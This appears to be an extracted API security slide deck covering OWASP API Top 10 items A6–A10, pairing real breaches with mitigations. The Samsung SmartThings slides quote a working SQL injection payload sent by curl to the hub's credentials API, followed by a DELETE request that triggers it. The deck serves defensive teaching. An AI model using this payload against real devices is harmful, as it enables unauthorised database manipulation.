
A6: Mitigation

- Don't automatically bind incoming data and internal objects
- Explicitly define all the parameters and payloads you are expecting
- For object schemas, use the `readOnly` set to true for all properties that can be retrieved via APIs but should never be modified
- Precisely define at design time the schemas, types, patterns you will accept in requests and enforce them at runtime



A7: Security Misconfiguration

...





Equifax

<https://apisecurity.io/issue-41-tinder-and-axway-breached-equifax-fined/>

- Unpatched Apache Struts
- Lack of control of Content-Type HTTP header content
- Hackers penetrated by sending a crafted header with injection




A7: Mitigation

- Repeatable hardening and patching processes
- Automated process to locate configuration flaws
- Disable unnecessary features
- Restrict administrative access
- Define and enforce all outputs including errors



...

A8: Injection



POST/api/my_info

legit_property_a : "foo"
legit_property_a : "bar;
"





Samsung SmartThings Hub (2018)

<https://www.talosintelligence.com/reports/TALOS-2018-0556/>

The screenshot shows the SmartThings website with the following elements:

- Header:** The SmartThings logo is on the left, followed by navigation links: SMART HOME, HOME SECURITY, WORKS WITH SMARTTHINGS (which is underlined in blue), GETTING STARTED, and SUPPORT.
- Breadcrumbs:** A link to "Back to products" is visible.
- Product Image:** A large image of the Samsung SmartThings Hub (2018) in the center. To its left is a vertical column of four smaller images representing other SmartThings products: a white circular hub, a white rectangular device, a white circular device, and a white rectangular device.
- Product Description:** The text "SmartThings Hub" is displayed prominently, followed by the subtitle "The brain of your smart home."
- Call-to-Action:** A blue button labeled "BUY NOW" is located at the bottom right of the product area.



Samsung SmartThings Hub (2018)

<https://www.talosintelligence.com/reports/TALOS-2018-0556/>

- SmartThings Hub is able to communicate with cameras
- /credentials API can be used to set credentials for remote server authentication
- Data is saved in SQLite database
- JSON keys with ; allowed to execute arbitrary queries

```
# using curl from inside the hub, but the same request could be sent using a
SmartApp
$ sInj='","_id=0 where 1=2;insert into camera values
(123,replace(substr(quote(zeroblob((10000 + 1) / 2)), 3, 10000), \\\"0\\\",
\\\"A\\\"),1,1,1,1,1,1,1,1,1,1,1,1);--":'
$ curl -X POST 'http://127.0.0.1:3000/credentials' -d
"{'s3':{'accessKey':'','secretKey':'','directory':'','region':'','bucket':'','sess
ionToken':'${sInj}'},'videoHostUrl':'127.0.0.1/'}"
```



Samsung SmartThings Hub (2018)

<https://www.talosintelligence.com/reports/TALOS-2018-0556/>

- SmartThings Hub is able to communicate with cameras
- /credentials API can be used to set credentials for remote server authentication
- Data is saved in SQLite database
- JSON keys with ; allowed to execute arbitrary queries
- DELETE makes the API execute the injected command

```
$ curl -X DELETE "http://127.0.0.1:3000/cameras/123"
```




A8: Mitigation

- Never trust your API consumers, even if internal
- Strictly define all input data: schemas, types, string patterns
- Enforce input limitations at runtime
- Validate, filter, sanitize all incoming data
- Define, limit, and enforce API outputs to prevent data leaks



...

A9: Improper Assets Management





JustDial (2019)

<https://apisecurity.io/issue-28-breaches-tchap-shopify-justdial/>

https://www.justdial.com/Mumbai

Justdial

Free Listing Advertise English ▾ Login / Sign Up

JD News JD Social Air Tickets Anything on Hire Apply for Loans Auto care Automobile B2B Baby Care Banquets Bills & Recharge Book Hotel Books Bus Cabs & Car rentals Caterers

Delhi Search for anything, anywhere in India

MONSOON AT OYO
GRAB THE BEST OFFERS **35% OFF** BOOK NOW 91528 27339

Popular Services

RESTAURANTS
Order Online Book Table Trending more..

SHOP ONLINE
Mobile Televisions Air Conditioners more..

MOVIES
War Hindi Movie The Sky Is Pink Hindi Movie Joker English Movie more..

DOCTORS
Dentists Dermatologists ENT more..


Whats Trending?

TRAVEL DAILY NEEDS



JustDial (2019)

<https://apisecurity.io/issue-28-breaches-tchap-shopify-justdial/>



```
{
  - data: {
      salutation: "",
      fname: "Rajshekhar",
      lname: "Rajharia",
      full_name: "Rajshekhar",
      gender: "M",
      birthday: "██████████",
      city: "",
      mobile: "96██████",
      login: "raj.████████@gmail.com",
      image: "https://profile.justdial.com/profileImg?i=vt50jTlVh7%2",
      privacy: "",
      company: "",
      occupation: "Businessman",
      language: "",
      CLIMobile: "",
      callerid: "",
      businessids: [ ],
      p_mobile: "96██████"
    },
    jd_rating: 0,
    jde: 0,
    planurl: "",
    plan_nid: [ ],
    nodeResponse: "0.036ms"
}
```

- India's largest local search service
- Had old unused unprotected API
- It was connected to live database
- Was leaking 100 mln users' data




A9: Mitigation

- Inventory all API hosts
- Limit access to anything that should not be public
- Limit access to production data. Segregate access to production and non-production data.
- Implement additional external controls such as API firewalls
- Properly retire old versions or backport security fixes
- Implement strict authentication, redirects, CORS, etc.



A10: Insufficient Logging & Monitoring

...



4²C

7-Eleven Japan: 7Pay

<https://apisecurity.io/issue-40-instagram-7-eleven-zipato/>

X 7 i Dでログイン

オムニ7会員から7 i D会員に名称が変更になりました。会員ID・パスワードはそのままご利用いただけます。

7 i D（メールアドレスまたは任意の文字列）
taro@sej.co.jp

パスワード

半角英数字2種類以上組み合わせ(8文字以上)

[7 i Dをお忘れの方](#)

[パスワードをお忘れの方](#)

他のサイトIDでログイン

ログイン ログイン

- Payment app
- Password reset allowed email change if personal details were supplied
- Attackers used API to try combinations of info for various Japanese citizens
- \$510K was stolen from 900 customers
- The company only noticed after too many users complained



A10: Mitigation

- Log failed attempts, denied access, input validation failures, any failures in security policy checks
- Ensure that logs are formatted to be consumable by other tools
- Protect logs as highly sensitive
- Include enough detail to identify attackers
- Avoid having sensitive data in logs - If you need the information for debugging purposes, redact it partially.
- Integrate with SIEMs and other dashboards, monitoring, alerting tools



OWASP API Security Top 10

- [A1 : Broken Object Level Authorization](#)
- [A2 : Broken Authentication](#)
- [A3 : Excessive Data Exposure](#)
- [A4 : Lack of Resources & Rate Limiting](#)
- [A5 : Missing Function Level Authorization](#)
- [A6 : Mass Assignment](#)
- [A7 : Security Misconfiguration](#)
- [A8 : Injection](#)
- [A9 : Improper Assets Management](#)
- [A10 : Insufficient Logging & Monitoring](#)





...

Additional Resources

- Details:
[OWASP API Security Top 10](#)
- PDF:
[OWASP API Sec cheat sheet](#)
- Participate:
[GitHub Project](#)
- Get news and updates:
[APIsecurity.io](#)
- Commercial tooling:
[42Crunch](#)





LIVE WEBINAR

■ ■ ■ December 12 @11am PST


Positive Security for APIs: What it is and why you need it!

Many of the issues on the OWASP API Security Top 10 are triggered by the lack of input or output validation. View real-life examples here.

To protect APIs from such issues, an API-native, positive security approach is required: we create a whitelist of the characteristics of allowed requests. These characteristics are used to validate input and output data for things like data type, min or max length, permitted characters, or valid values ranges. But how do we fill the gap between security and development mentioned above?

What you'll learn:

- Why WAFs fail in protecting APIs
- How a whitelist protects against A3, A6 and A8 of the OWASP API Security Top 10 – (with real-life examples)
- How to build a proper whitelist for API security



Thank You!

dmitry@42crunch.com | [@Dsotnikov](https://twitter.com/Dsotnikov) | 42crunch.com | APISecurity.io

AUDIT-SCAN-PROTECT